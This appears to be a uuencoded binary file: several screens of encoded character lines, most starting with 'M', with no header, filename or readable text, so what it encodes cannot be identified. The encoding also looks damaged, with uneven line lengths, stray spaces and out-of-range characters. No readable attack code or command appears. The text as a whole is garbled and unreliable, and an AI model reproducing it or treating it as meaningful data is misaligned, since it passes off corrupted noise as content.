M; _8\M0; QP\; ?) 1 [[?^6_OTM6\<!, U: .4') YX8^X [\NC^YZ^9/L%BG^S] TR+ [
MIO?8?@9A4@_, K#PZJ (Q<EP5& [7<Q7E] OI) QC9.A0* <+; 1#>FA_B_M3] _&PZH
M9<SJKQ] ^4#N `) <.0 [1**] \0L7DR\<1AE& (2PU-) Z" (IJOOS]] *ZUUTS1RN
M, \$PA+KA2\$%21F9VTA: 9#GS#NIA-*1>' X2ETWU' `VJM_BM&1.*?) >4;] *S] "S
M#] ARGSUB] BCIM\$K?X" ?BZ/Z3K; L<G] 2R) ; C\$^W6U-\$942=!J-X1AE.9 [&'
MN4X%) \$OC<X3IY1] [J; BQ `B%W!T; , G9J! SM" [8\G3; D>%C, (S.LG.D2=%P] Z.
MLX9-X_, D*?] <], XR@NRR8@S (!9Z36EKSX+K"8E+3%) +ST& [Q._627"MMC87
M' 3" TMR8D\$Y0*. Q `J; =^/, \$] A=J2!M; <S\$E) H&M3 [\6@2PB) ` \$T8K88@-K9Q^
MVZ0H; 5@=Z6 `^Q_#@Q+=UYAYBA `3F:>LA=E35 [W@*0T=Q50-?<WP\JZ (4=M (
MA' ?> /E' *MLYC' \=NVET (8Y-BDTDQ (H2 [TYN; !K?=>M>.WC24UMP2%2' !N6S! ;
M] (NCW: RPT [SSJ2YDZ `R, &: 1 *R*0Z?^T:] 4Q! =, Q (N.08Z [])) , ZL (1#@Y70"
M327:] >XR=^+BR%E, , LVR5; \$H<HN [4E [] !>: IT=-X"NNQ05' N' ZVA%WXS\D>G
M `] ^ [?BU3GEW+7N+. K' MW5TM"Z6T*??ZGU57X\] _?7; ., K*9.7U1YS [9IN/62
MIZ (6, @.S^ ("3I6B/, _IY1_PU\$T `+O//PCK\$`L\O5>3 `C& `U' WZ#@D*9<7T9
M@. *!0 (G"OH\A*+8; !F_*HQ5-' M3BR9*\D=_#>! T31J&H/KNAT>B (H6-P; E
M7) ^D9DH (EL!KU07E2? (FF"], 6 [4D*; 9OQEMX (DQE", T@PN `&Z `@] I=-_T `DD
MPNV [*GN" .6@HL?EUW3ZORH@#@Z^:#JE176J\$) /#+.P, _N@POUI* ; 9! : , UK: #
MZRW4FG=B?Q! , ? [32?FF4&=65C, ?UTJUMWYM76_3' W, M) 1XUK6G4/; RF?7) QE

MJ/>8P''70W,3?6+BG8'%,:NJ[7_S_E;8"\WEVK.=VGK(MG.'0>*MQVMKR7;5
M]J%"1RN9M8&8Z:^6FU3IO2D#K\$L7=Y[7=\$<Z+M=:VM/M;*H(X/3VWVW1N2_J
M6>H*&\3[#&&[GX@UCEG&_#&;MF=&=A_U6+(<VTF8++P9W1E/L';:<D)Y9%@F
M[2*VC+W1D3'GA850]U\&H[FU5I=*)0I<R'+7[]6=0SM*A;/1EW38MIJO*+E
M9+00E_H+@TM=';4I+9XO)(NVBS*H:\$2G*B[A':E8PO)5L&2RBF6&TWADL2+_
M961:+AB!GL,28DF5/@KG&JISQD@CYM+\(. ,6,WV?./@<![+:TH>*\$;[H^:*8
MQR\+#;84[5-C7GR6HC8CX,F=-N%U'*Q)VW\$H?WH+?\@QU4:,?!*Z/K9P-"7\
MV^X2%F0+_MO-'>/@ZHE#_@'\<PMW4]\DC(J%X,?[(YPT!ZXDW"O(&-V2^#0FB
M'%7,B6XPA%\$!4SMC64?UM.*+7.F\K++9#7@YGG"&8-[IN^#:=&R;>&EWWA&!
M(L)/,\$S!M7!1&Z.<[YD6)Z<L/BPR00-Q^#_SX%L8J/LB.;M@SWO4(='>?8@
MN"=3_KG`P;[\$[PD'?G4X_ ,=SZ)^E+BQ1UBUYX)O!\<7/>YB8^2)QDM%8VZ,&Y`
M\$-Q>\P89^WJ)PRUC[]+@S0JPMDFVFFW@93(%IH%G^CDG''&7I[3^OHDV+J@ON
MM[R5R,F9)S^M^1D.!5WEU6,F'Z8FO^\$02RVNQ<V;_T6\YNQJA*SYAYQBG,\
MMX6-/VQVY!08*7:~1W9;/)1TP^K'X[@LM18ZG961(_?"8Z^"9F1'U5XT,A?\$
M_O0&AO`6IDYJ:C!(Z8!3'8*1(,_2F;SRSA?_TK)>8X#6RF9.;"H\`Z)@<AZ/
M;^X#80GL3CB#ACJ-P\&:A.9\$?)SG9"J.\I@2NG!+X2[8`B`3S]0F?M&D*XO<
MM1GN>ZT]ASS1)N"2T?76WMC=\$JA\;=-H88:3>S-T9B/<<7&DI\NO'\>XZ[>
M:%*?#D.01N5JN4KIWI[,S)3@37>AR3QQ5%@H00,_&X[:I+BP8#Y\$C!C^WSA,C
M`#REB?E3I(GYVI+F6W;"/*)L6EE:.*71RL;K=I+O&Q!]>1E_#,+G6OGZ9_ET
M.2Y'7-:GN,5_)YSR,P+=7W=S%P-F^*BKG?*#43#0[7*)B!0>=D-I5B_MRY%.
M-97)BI\$VMKUY:=DGJ*G38@G(K#:O(G82H6,Y2AOMZ6UZO>K..&8>[BIC68\
M7@!0?Q;9P\$56<;H@'%[\Q)\CZBX3FZ,9VGBG4\V(&*;,PXFFYLr+'Y=%^?*)
M&UZf89\$!3Y3/@F>F[RD`4%:P(>+YU'ATB_TS5G%AS(/)(L>\6AW_`&J5=?V2
M\-.JM^HUJE;4QM*X!7[?_">UC.E4CV5F:AAL=BXQ5S.3-IT1:IX%LB%"]3
M9LBL\79:)&9A\IO59*E4:G5VP9IZWSBQI(A\9>2H/VZ^MFPQ14ZMAC63-0E3
MMT6#&]+5#H9MCH%_I_/A,\$5Z?&@K]?7K[Z_Y'_:OKV*RKES*O:\W\$D2!_OXD!
MK14\E?>S]VU]UU2Y8V\$[#8;2KEIW2B?7@<0UO%K.K5DC>L]120:8Z-+>I4:
M2A6I>1JY\$Z<'Sj2*U9H<QQ2C5C",56_'N.#+D#WVO0F'\[3'QX^^X_AE+A/9
M3(:YJQG?PY*A@++U@OC)ITW90-YZ8;RA+!BRUD^;'!0"U=J@18I]+0(X:R7*
M%&RjZT["+HB1RB2<%`J,5W?)\K`\$D":ZCL[A*2O*`H;!T,!08'9],<A`[A@!
M*>BS<FN#X-H;AI\$9,YVI!XF;@&`QJ5'@LKP78Y,NOB]@->.T>>U!^SO_`^?'
MW;<4O/\;WI^R\Y]M"CC6'I)_U@E\$>'BT/F46GEVZ#&:AI:\$5@<UE10LL4/;D
MC18]>U,D7QM\LT]'!,NDA.X?;.UOM[MX!^D7L'S?'+;VMXW>T"?G]5XR4I
M!!O+_5._FA3>;N,]<`(\##BJN^@#Q[6;*8O;TM^2U60PL-3@;#B;[^TRNE"
M`!8D#GJY?0%T5L&\LF>][9R.;6=U;+"P8X[.##;(ZIPW\$L8%J[Ww9,E+d7+6+
MEFW/APN6E,OZEDAH;O\P54.7T)NZ=5)1]*_9;)5UF2F"4\$N;!D%O=\`%0SH'
ML*+.K14F!S6H\^DT&`--`GLBJ,+&^*3BK=<</1*R)4V,:C:A>\$B[V:36PY5;
M?Q2,4^RQO%+)N(C)VK<\-R/*Q:6':4XZ[2.LE&DD?5!.ILQP2;%=,#UOY:)M
MRDL^&QJG9!^(\^_4C+-[3/';#+0+YPCE\X":I?M,@,SW1!LY2UTWBTEWLHO
MC+T3@;^:ZB>N.9+JAZ54)29Y).+'J%FY8K.O,DR8TS%F7IM?,RNTV&@38_6
M3^/%"D#%Y3G\$E7L0)+-P;"Y3A`ZSQ*']R,T@QM2@FS;_YO#9BL_BN60"DT;^
M;6>T_BDZN^UZG((8)V"2UL25GWY)Y<[3R7P*9G`?8W22V73>SZ'VN8.`7XUX
M2XM%ZDOV=6Z9K.-R]SL:1Z_3:L.^CE8S[O72KDGC=HJ&=>V:9Q)\$_(;<T'D]
MKF=GM5OLXC1;. #8N'UCQMB@ (PG/H^BE;#&P)+F,<(WA[NJR(6^>R72JL&^(>
M7BN+(S0SFT)4#[S3FQP@YDUZJ4Z:~!J,PLFI\5`P%ARL0VM5ZSK">):EA=-72
M60RS-N/(=[:S:.QQ_Z%W=1ZB/\$@H8(;!\$5%OV.!!"!Y+2IASSC%RYT^"R-YP&
M`>NI?L<=K<J;ZX43:R\DF+Q#2OAKT6;&;Z8ILJJ@.T->1G7`-I@F.F-)' .P%
MB.X'K&?TCWNE+>RN,V\EX?IK0>K#45*YLG,(*;AJA)*KTTQX7S-. \1/%VX7
M'K`E1XC1+*.)AZ`9J;2HCRVQ&U"\$S7)W!S8+;@_4;>PL"F3N&ERF_>=6JOQ1
M9AA+H7=PI?99<1&3#QO97.P?/NN5/_+[17476!2"J^%8KJA!0<?4]YW:9F(
M^V+=B9.%8_] %DHIT<HKR;OOH?YVV5*\$`%&_Z??9;]+71]Z"KV5:A7)-V[K"
M#ZQ]V*.JJWC9<IYG)0!1V356&`FZWNO,"-F%`Z9.OH<+@AXXTV!8.J^3'E<M
MH01+_9\$Y*([1R!H&NQ%\$AM_IK&%SS/X62'4!E/M_JZNK_Z]<\$V#JW/-9*G4[
M[_9:1Q\.V[V]=XZ;E/@W[+YO,&?-ZSG3?Z\ :3W?X,\WK.?/^?/G9<]\8*_
M>&%5>,F?O[2>K_ =V!\$[KKW=LM!KJ;2/]MJG>-M-O-]3;C?3;Y^KM_3;%^KM
MB_1;P+FI<+9)!F\WU%N#<._;\(WY\%U61NOKF?=&\$<?:SA?H[\1=3=T^:U[
MOZ4]@]8X&Q4:"RLTS0K-FE?VIV=SNA<0'QS+(-'RR4)@&XN!84QO`4C/BZ-5
M\PI#?6%"W;A39U\N!E8\$+>2-U.6.Z,7%,^!>\$I[!PC2:Q-.9UX7O/BPW,J?W
MQ]WE]DOXQ@AMBN"V!+I>^!:)J&;L9/AV2A9])V+1ALI=ME"R=U#8HX^[O[DJ
MFW;8:V:&@<9V\$\^]JW@>#;PHO`@P3'\$0HR'D#RXQ2_%`4\$BW?KQ*4#_#>+&8
MQVQ[J+1Z3%W%IV"6!S`H6-;<:S<M9VU[Q7R1BJ[P4O>*6+YM9W4M1XR5A:9`
M92UMNI68/<.KKM=F6R%*?P-BN3OFW,S@]) *Q)W9M\2*OL@R\$SL2N+%YF5[4M8
M\$S&UH%-RFE7,[F8J5W+S"]MR[C.STT9=FG!;==C3&TC3&D5-</3ZFF)-ME%
M,?8X*3W)SHE_;B0/,E[U>F/GRXP9QWT0V//W-(UO-AAS:"()2U<-S;PAJ02
M;EN+1K]8ZKQ-S3QT]._8(B>5OS=3RW6ZP)9YASR\::QR8#F/GS'IINT+\$Z>\$
M?13,V30\$PN.S\Q]S('YSXJ-W3)%1YM2A<CP'JVGv@435;N=UIOWC85C]\SCL
MXZRBB_;J43";H>S!(-QGS^I?XG!<L<M:1;\7=0?A63A+JHHKH=I94&FL\YBN
MJF/FEUM;6[V#&#]V.CR]OO6Z4[8?YG2;UKL,RWJ4BO7F!<L_8;6?RRGS<21O
M]W"UQ7T_7*AI%W(\`LLZB\`AKQ?TR`E@*4>/Q;=OP_&'`68&:&\$\3\2JR)*_
MX6K;)S<C+9`^][_J\$-(/0V&4!<68Q;`8;"U!E=?Q<_%:NR'',KL<FP#!%=Q

M" I / !] . `K>@F2E9<WVH#-0?H1D#^] +C?AQ4!B!, #A.E5F#@1T`FUXGT*='RU
M! ("Z)D&YG*SCJ_EGJ-*SLZ`C<M\$50X#ON7\9C)_-8%[-^1CS-NKUN@NAPB[*
M`N*0V\$J&>MXS2YD, 1;HO\$R7<("SX-)L@6H+K+LZ0/RQ[F/1ER1VPV37EFS".G
MG(PI5X=:F^7B[MPS38?S-BC<Q>5DY54FXC2JL5Y6,T(F`%PB5GO)N>%) /9-;
M' &><B_ ;M=HC>\$<G'G.<Y^`@(#SS)<W<(EEY`\$-K3XN\$@TF,R5;\$=F0?FJV+G
M#2P^XOHSMB2,-%G7/3X[_[%-[,7:<`JM)4]=+\$9:GC?/QUOD8]L51-@';&&=<
MQVUO\.:`A>WW"DM75LQN9,DSY&Z*:7-`\$(Z`NX2#D1S"3A9"+QV5,HJS1M+%
MC<PB[F0B#OPR.?\$6C*B&H9)+6_?!_J*<2N\$8>0;JDI9FH15=RZ" I+<BN;O2D
M[\9:A<Y@D\$;^E\$)Z-\MEW,:DX([_Q60],%P%!=>%?2%?<IYQ%0Z9(BA>.
M+#0+#`FU<L\$BPY^3W]?W+D=I1A40)*YQYJ.OG.TD@JZZL8C&9VL0_U6DID8S
MJ\$V9:'W^,!S##U4YRQ&!KC4W4X1#`_S?-N&MQ1)GN(5BCDW,DUVY-48-8#V9
M1.&L4GY==FWM0N/E7IFV@#-TQ#,ZH[.S_CKE(V!X'./+,OF0U/8.>:%2Y3.R
MX<M6PAP\$7I<50V4N\7(8C*0:4IR+!V)#`28*`1J"^6%<HY8WF<C&LO*J9A*
M" _V40<"104#+&3&?#/R9Y9BV<N#K#P\$X"*&?CUH(V5QIBH"VZXBB2J62,K2
M&PK?VJ+.IUC0">[2!I?9XS0\NZO(7DB_6<7"^^NK24DGE[-O0="5]%C'M2>
M`%2#"E5K<8WR7)@B=L9%\L7-)15G:W_Y\$WQH_B_AL[D\`JXWZ^IKZN=:I\&:
M4)76:.&9W-RJC77XO`SY`/\V7KU8U_"9Z.Q_OS%7QJ-5QLO7[U; ;[YZ]9?U
M9F.CT?B+MW[/?75^YF@.>]Y?0,,<QTEVN47O?Z>?%;:Y3KOH\'>"K@(\$0)"W)
M!_722FG%VXHG-]/P[!R6E*VJUQUO-&M09D89QK:),MY/C\$*>/_-FZ[/U^G#Z
M,U1LP:I#%1/R-DPO`PY1M8#MDB,@B8>S*W\ :O):>\$U!Z0ES?3N?LDCQ@SS4,
MA8H`X?`&@,`C, ,\#EB8/3X))Y>_#W@=O)TB@1>]=,`ZF?N0=S\$\C4&QWPGXP
M!H7`A][BD^0<Q/TI0L-Z;Q&1+D?S>XO60\^B`<A.CP\#*O%B.P-T1*`!T)N
M"C`JT`W`?LJU`@RFO/\$B6(UD35?W52)E=N3S>(*>%`G;P*@8RG='`/<![5
MH#Z4]3YUCM[O?SCR6GN?O4^MP\ /6WM`G`Z\$#`N\#2X#!BD<@;X(@*%`4W\
MPX4<`.RV#[?>0XW6F\Y.Y^@SNI`?`H[VVMVN]W;_T&MY!ZW#H\[6AYW6H7?P
MX?`!@]NN>UXW`I`</U%],8`I:B_\$&`1;=Q3K^&88V.2=O\$/I88(C[07A)ZG<?
MF*SP^`_4H/XK1YPW]U?G5\SI#S.*#+M#`^^E\-IN\7EN[NKJGXWG]7AZMA8Q
M",G:S_42#TU1<J^.<J\N])[\(N)6W\$FXW==SND&?WLP"K00(`\X\VK7QU^`
M>ZT=<?-VLT3[XKW6UA8.\$84K`%(85<TK?^+A42516RN5>;GE>N;=EHWT&Q.=
MUUX3&F/Q-UUF0<G5V`B?29W&CX`KH\1*Z\LL8_G*?1B?7M<\VC#,`O,"K\$S
M;UC.V8+<=6>%+:V=`HHFLSQ)HKGRSG<#3&T0V=>EL.V8S-0+F?X#3@-W6@6C
M:=T:TU(FE+11869]9K(\$%5\B#U8[DB>H^!A`>3L\J._W09@J)X8S)H,78AZW
MG`+FA5%6F; ,H/O4C7M150C%:YH8.K&IVZ(`RAI!4T5.0U/@>&WQAJ-?2J37M
M#]G1KW-0T#`8`ED!VUWQ3]+SRS4&J* ><E.(A>R9O6?'+GBM0P/%I.!J:&\$#O
MJ:`FW7HT\7N-PFUMW+FM9J&V`.&/XI/#: !RC`\$9I4)2EW0%X>E++SI*VXCKC
MEH;=U&K&K@3[IT9HC*"NL0-I?3*:7A#;QBK]:A:#ZMEMF[/9".WH,=V/RUI
M0`*-9\$&B`]FB9L^# :Y\$DA2_EO;2)R`_86R4<6027/V^O2_LB"X%Q@-UYO\$&L
M!Y@SH1`_IA(T)/.PK+38%EUP."9A7TP>P/<@DW7<Z\K!E`E%6`6Q4`VSL=]
MGC*`^`46`&<YI8T_B`+CWAHMV:=BO.,Y3?EJM5M9[`C<C5UQE9<8Y.^)2Z>
ML" `E>,42+P\$[SC@B`?V/O^*R+5@M#%4L`[>]-:OU]FE4/+A3_BPX8I=\$.CI
MO8&_JZ`H@1)H==K"!P:#R@7CXG`1M.!QX8K04\>`AT+#PN-LW@6+T`D^8,#
MD: :_)"+O\A%)P,1-*&(<A3]Z^F&I[Y\OQ.W4A5O_5KBE7?Q#G`1RZCB`9F>?
ME,V);`YG_,I=C\W0H5>MI* >I] %D[3JGSW?&CFTF0EV+R-@U[F3.OCG<*9\;+
MR/GIW._`-!`X2GR*L_.+^ .PGCTB?T8&,L[/X&8!A(-HL94L4^`N#>E+.OY[%
M6)YLDT`F[;`48K*0TF?[AKU9C7'+HK.`&;`^`\$T>`Q`T6P`^#Q%KW8%M\DB
MX]0M()#*^;W0SAXMB<@X57C,;D`)I)RR%S)H-T+:C5RT4TDC%]\ZX6SS&.`B
MUJ/;DF^423[9K:61R2>A7,LMO6RQLN167FZWCJNL+)2WPCV]]0`X3&;UMK.S
MLXK^KL^KVZVCEKVVJN/98_F2A:.-![[<*6.RQ<5?\T3;`HHF=>62Y)0YL-?
MK[];;UZC4R">8K)7AMO"TW)=(=BI;3S9<9!/I)9SO(T65OK+9Y/B@Y^<O44
M3!10RI,0DU^0:NC6?E4?\7,.Y(^`*7`L+D)VL/44C;QMZD\$XD8M2NJ2`L,T
M,]RT<G\$8+Y^J:K7J&&`QL"YZ7HZ\$53!BJ=8\$<)E\C=W96FC@E<EWJX\$7U24#
M+%H>1`5U9W\$NSUC)F2A=H=5FFNSB&BVSX`'B.B,LG5SU:3")_`Y0>;K^%G-
M>^8]6X9\DP+RR];R?>TTW02>:\$6WCW,U2`M.B]^AW"YR_V6F\$"XZKG5EPS^
M7\$S?B^`&N;/;XFG@K:*Z=, &B<CTV?7K989]FP6,"H@WGT_"6N^54YEBB1";U
M@`J1@P4,#A#^L(, \ /8K,0!`M/!X\+%ASN3U90I9Z"0/?Q&.:;ZIL=_A>5.
M*#KX;]G<UK>+M`OYS`LK3M*:T/+<MER#]\^8RC.]F#5EV4SNR+`% [HL]1NSJ
M\$A.+;`:Q2C+5_CY\$Q`&_HL/<,<P=MWPCUS"<,IR#X;@?S0?JBE)[5>9\8&\ "
M./P7-J0T;N6R.(5)R=&U[%<GMH08;.P6N`.!]=!J:)>?+(;PT(+P,9A=ZX++
M6^]TC#O=^OD:=M;]0F**/<(<XV?JG"E`!4CNK+)X,_,PVJA.E_>\$9-;: !I2[
M;4J>F57,D;"5MY0QK1><E7/>RNXU!S`; -SO3S8U;3&D?W)"D45W!!&=.0WO
M!>W_?)?@_WY;2K36W(ON>EUN-DD*D.5^!ZC8XE\$`M:5&Z[8CM>PHC6[-?(]-
MX?M6K`!W_#;KXA]4V_K=K`3V4^?*4&B>?2T9@1], \$A.,6?T_ :QLOW/)GB-K
M`ED2YL@/;9)FR`T9:L5/T:C?;O`8YG] ^<VC9Q@V#MP&;K7>GX]=R=.]4X93^
MG?`\$3,8)>V;,%T#3\$&0L1M"HY#X&MH+_L#9"]CT02[<8J%]%1: MEN(L=C(O
M`7]XG`G^6&22.W&&:&.:M;`=D0*#S64#UU+3G:0A%;LAT6C+#OK`CX CZ4\$8I
M3*4T`_,!U,!5TRCQY@P(B(YD&F4LJC6S*%@BD?@8_3<M=V5`1YP&Y(^`D75
M]=UINFH\$S:2GQP." [?U[C6`8I]*!<!H7#!1+QROD#&5&RT[IK+;(K4F4-14\$
M?H6"*I9!,E)X(45LL9[*0Y"_4D_1<]_3</DXD'.?S6:+U\U&JGS7\V73^>_
M`N/S=/[KZ?S7G_K\UXJ`HBUAF2JX3[. .F9+8(@XC==#Q?EK]V300#K5KZC9?
M@_`%P\AZB]#%4\PD"*.`(5&4*,D34>LK:,\FLU6>L0T`^Y.+U5D<1QK0RW5H

MTON7_J2!3SZ7C\$>.4NEB>&*K`A!K"*/*<8A/A_.D[R._D?^V5'K7WFL?MG9Z
MAYWN+[HJ@=%JVZV]=^W#_0]=ZRT&DZGDS]W/W:/VKBBRZ37UK.IVQ8W2WO[A
MKJ,]>/>\5-K=WVM_3K^#ER\`ZJZ-B'CYLG3P'FHZ*[XJL4-L[2/[]:;W0^G@
ML/.QM95N<M/[AU?:_KS7VNUL.5XVUDNE-YV]UJ\$#67C;*+7_=;"SWTDUB2^;
MI1(^ [7UL[7S0\J=G\$?NU]X(=F, BB^&O`QBYA@Q`ELHB/QP*I`V3-0H*E8R1
MD`6RAD,6R!H33)/.(&0,C(20-3A4@\$ID#9`B1]8H00D`\IN:'?K=]E18C%I9
M3ONR30R\+,-,84]9F62K?^)/N33(+1F6MAG.0[8JNLRQYS7&>&(O2A>G&AHO
M4%^S^]AM[VWW8,P=@/"/<CV*7FN*, \$XV?RH?MK7;G8]L%`P'8E:!*Z_!5/E/
MAYTC)_1,^,OBP\KO+B[/6*_),@#*X!1*)LED&P>'^^A_Z\'*_FZ_L_>.*K/F
M,FI@01[.D\Y.^UU[NYS;!L=+S+L"0VE.46L\87Q8%[M'K:-VV81BS%UC3+?V
M0?/8.K*HF%_G?:=[M`_S^,W^_B^[K<-?%\$V<=90;L_>V`\CM[&^UCH"ARPO:
MX76V]EN'7:N6JPY,EIW]3TX)B)]-KQS%5^52ZR/(CG<N,4AE0`N:'^F=!N?2^
M\^Y]#C#T9(`:72Y)V\$D#T!OVTE!A\$+S,7IK)S,,<"J72GL?@#5@=H-ZZ"H]
MGD>1PL]5+H5?-C`'E;A-'X9A`_A-VA)0W%"GC)/UE"!`8/.A-G@3N=GJ-^A
MOYR^GHFO2YRYSXW+PJ*WQFH2L!U@*BGV!'U\0IE3:"62OQ4>R\AD=^;SJ.@
MPK[7//S!T][A5^`79:_K^"@Y5H7(6X._&-`^W7HHX8)2*R.:3?<@QVPX__>_
M;^@A=^]UZ+GMX2/:5\J3*/"3@"[<I\$12-U0=\TS-*0,H:;\#0,;[6YE[F_1V
MZFR%2S_OC"?SF4@;F'Z-_X*I5S^(_'"<?KT_G^56![IP`%O[[[H+WN>]WO6O
M#]&*75!F)QCF%MG93;\%+JX?Q--6>SH(+[L`L]'P2SK]1%T'@NDW[8&F#06
MC*OT*SH*,8NGC/XY[[[=B>'Q<+H(ZA3U7=>HL#?^=?K-X3Q_E+;#_JRD\3R>
M2-+8A_\1^RDAXM[;#HI7[Q!X7M8P&,O\5>'--;3IXC/U;X;YXUL(NV&XW#P;]
M8!I>^OV`@_\FQ.QM#P:^0\?D0/P^5`/;-R#LPOX#P.>V,-5V)=M=\21O>=BZ
M+HQE\>.RBPWI;GK7BTS&K?MBMB;'0JDXD?V54UE]JZ3EA_A;.:ZLUS\$;>GV]
M6O,J/VC?&TW\`6^K,A1W\$3:Z^G('C'X0#0,6+W3T7JXOC9+4E.Z`SXMU#:\$?
M7F@(>/%T@BEM+*[\$.J%AEAC79+JQ-AS7_%(+ "UF3"6]-*94#YUR[@&9L:E]
MW\B@LQN1^Z3Q<YT9=8PRJ<W%]&)L8P:]6QD,L%8Z:P:VIB[F!6WMU5A!>^I>I[\V(V2@<D+
M028K-+>D;@8^]\&7C?4L#F@^7PZ;^^3+YH:&U8:.U?-,`244L<5<.:AL&E\ :
MSYERY`CQ@,S92,VY!>W?"P<LO11PC;2`3JBIKKI&J#W.4'0?P'.4KD?>P5^
MX2#[BL<,?4U)Q<<Q/>R-`@W:\GE(?\$Q/0/6SXHSY\$9\I#FZZ7(BT#^5!9G"
M1!1G&(\WRQP_VF=T7=:F?4;A>!/[_*O-YGFEUE<-V%N3XCLOJ(I3O^@M91%
M;ITY4J[&?.9P^#?4-V18SI\$+6G7Y+N_2\;\$;AEE/>T+LT^()]PLYG^U;LT3[RF
M6\5IB>9`BT2:X[F8M.CM83-UY?##3MM;?RTVZU@C66[0\G2]7-, \101/_IS5
M/Y)8F\<%NY`/QCE9\NR/<)MMNKQL[-]*P=7"00*X(^394VWX<BCK?SW29K/N
MUR>Q8VVK0&N-N1NOV:;9`OHW_HR<K;L@;L/7BVCZI^;I+.>CJ/Q'\;0F%&5
M14XL(/_&UZ.^<_5+,(;QGVVG7QGD;WQ%=E;&5A?G:J:K7<G:;%Q^F>6%IGD
MO8.X\$`\$1WO<R5F3!&+SXRAQ]WZ07NZ3R2_`>X,?<4,7_%AF8;@C+L8+IJ,Y8
MEQ\>#<L;E37E"W!C#K_]436\$Q/QCCZ0/^>^*!\>SW\L^T@-L;X;=:PXL0]5N9
MT)\,=9=>PIFJ)[(YL0@MBO)]V]XZZG6W]@_];5LU-KPST#J%`@[H^N1IX8!"
M%`X`F,+<<G)@`7C*)D!VSYZO[^=*IL.9G242P<S90)CV`M29`3I`\$X(D+
M73%,\`D0;U\$@WI\R"\$[SM!8)=-NA=-*]W>Z#Q+A1*MV`@4V`L\!)>SR;QI.;
M!VKDG_ZE_[`M:'`?'`JB%;C@*(Z@[N_\N<\$LM)]:-L5>6^)]B06TW4SYSL:IM
M59`\$O:>-3".(C,=).;KG;@8R)]]!9%IL5H4S6#&DRR%GUI;[Q3=8@8W./"1
M405+86=H"'='<,-\`FZ.;K9@6^N+`CTR?*I9D>\<8?.63>0S)I,\VQKH`W
M!R;WQ:+/#1KK6^TOC2#197"[_%9\I0=?_4/'Y1]ZQ.H_K\$80?%F?_XP3VO
M)0HK]XV#;UO6HY8]B_WY<NKQU2YW(J267FU&I-[E+=D/.D=T290QV+D(W0L[
MZB%7SPO%`:'*46@43-U\$&P+S1:8V\{6}GXW-8U)>JC&,^IHZEDM\4VW3(W*-
M%YF*WD,2?Z,`\;.QN:\5(HO^AA1>&KM[80U3#*?.8@?68'DV=C=UT*ASE-(
M/%(KoxM[E:K/U)E\O=LP##06-IYG&1+W/BCZ.*S7&]KW#><H9&)S/]-I0](?
MOK_0L`ENDY];0;G!A)K;YCY`"?"%S#P&%#(P>5,@OK\$4`\P05XF>)P\$+Z5+-H
MD@XHT5QC]QOQE]&JR\%WEX9?%&XY3*^2[,_%&[6Y82\CV"_#(GCP,8)[->
M%W#3^UQ9#9CZX]&3]@Y^>_M3R[|O="6?@Y?PX]N?._GU`8IZAJ2L%M\C^8(*
MZA/E\REO^*=W)[N>!N")ZL6T\ONENMCE^68([URTOD7:6S;%+>E/NV??#/'3
MZ_:W2'E=--?)7ISJ8CORFR&\4W/Y%FEO68/%R9\H,PZWJ+\9RG\[@MXR71?)
M^7QRLQMUO1%9S`=D]Z`V@`0S`6W0*[*;C*NV%9@WDQX6";7/DX=#SO4X^N<6
M+`@7[>XK3?`_,O/I`N6/RGBFH?AUA>"M%:L_,A,^K@1<X#<PE,HEV1`_+<22
MF@7]Q(_B\R?EQSQOREV8L9APU-3Q)^U0??ZDO)AC>ABL6!R+!UC/-9:]H]?J
M27;JM>^%7VUOV)^^7ZW3`)F![?`\$X>`IN=^WGIM_\!;=_Y>#VIP#TA2WPT(BG
M^/"G^/#?7SX4X#L4X#L4X#L4X#L4X#L(S)`@`5H`EFTE.0YE.0YL,&:4I;
M_(\1J*EUY]N,:?A#!VM^`\]3_PP9L?O.4_R,';680_REP\RL/P%/PYE<D_A\B
M@+/0-MP]#L77)?L?>3ON<;>/E^&W/U2DUWU+XB>6O"\D_KS17D\`^:WRY(-%
M?.`\$?1S1"<(W;S9Q0]7<.PBTD&D]O1#0"7=?+W7EQOSZ)XEG];#S`O_(2X+BO
MV`[&:>*#^G;>KRA@`%6=14#*`]:>*`8`*R>SZ;R/-[#KQG^IQ=+YJ>3:=P/
M\$N;/'93C^[ZQ5GFA:*3()K?>@A?DTKUM4&R_@BQ+`-<;_7(FXS/O-78>_9=
MLD88K.+\$\[Y+ZO#B6=G[SE/]J&#%)OF`'\$EA5#^`01]7H(&:EYP'4;1Y-)T'
M->]T/DS"?P>;&\U7+W^`5[-!.-[4JW4.VM4Z/3:A9Y.D/IF&XUGO//`P;OR
MK)7_]_]_E:M+UH90%214;5CC`%!>&L8PCF>(`:NW@+8\=\$&05E*V]'`T7-B#
M;2`"[_V0<^2@`H,5G?3]\>8Z=_/W8,8F@.`QW1DMN0Z>:DPG9[5@/"\<>F%"
M@3CC?E"!][6%T0;5\$^\$IO<V<]W[O%76VZ\$`JU2%=[KJ;6YZ3;RSVQO#L]J2
M7&LH)=EX_>/UDQ,1,U\$S(RCD[4B*Z>+ITO`;1>%K<@")R2F,M!3\$-@6%/STC

M\I^8*\USL>*\@3M3V1\W>#E%HO4[]<D0,1+]K@!5HM3:D`3#^9:)V8_L`!'5/
M?I=R7@V-^MZ`[[R%&J]0_ [SFRD,@B@)T@V:C150`J&7NI^[1^U=(/(>J":E
M?N0G[]+@SG@0)G'UY.M0N5RFOUM^)]'T)HW.V=W@6%8FXAT\ [UD\$O3#8=CW
MA"/>GTPBA`3VAW=ZY\UAY,ZTB#G-.O%>>T;?5KV!R!)L/4_"L[&/@F1_JH7*
M.=Y;SU&I\2/YT'H[PAM(K&&ASZUM-S"R4>I#]ZU'\$Y8?7\$42>*V#CO?:*K4=
M7&\AU7=B7\$BTPF)#8+E4\5-V9><PC.S.)>?^!AX47@ZA1(*\$,B,`\$@K@A"O
M0E!\$Y[#:]R,0]A-:TBN#>/QLID9Q/(NF56/846/I<)Q..OU*DD0#:L:9BM)
M`\$M9<#H_JRA^/8OB4S_R&'I; &#R" I9C/&?U4/*C&:V)C';`5_2BI@;%:X*"
M7U]C.G=9T]3D%\2];H:`\GOF%#H6'EC1"!)=^1/5ZZ`'A@M2`\@F28>:'4=+3
M`#SUFB:)3C\$4,B&*F*PZ%E74&XQJL*6A>EL?AJ#JE^OEJO>W36^UX:6EA0%*
MJYG`-)U1U>/5QHE):5JFM<(U[UU[KW8VNF!CK[;Z78[^WM=2M5]G-FC8^CP
M"0@C3Q?F!G9\$S]G-!//?#[P0_!15>;K?VWK4/]S\p,-Z)]_VFA]]Z'UL[']I=
M[UAKWH)@!@3K0TBK1!I%<0GCIH:5E]2B-`S4^BS@.-?@AL[VE@.#X@/-W<.
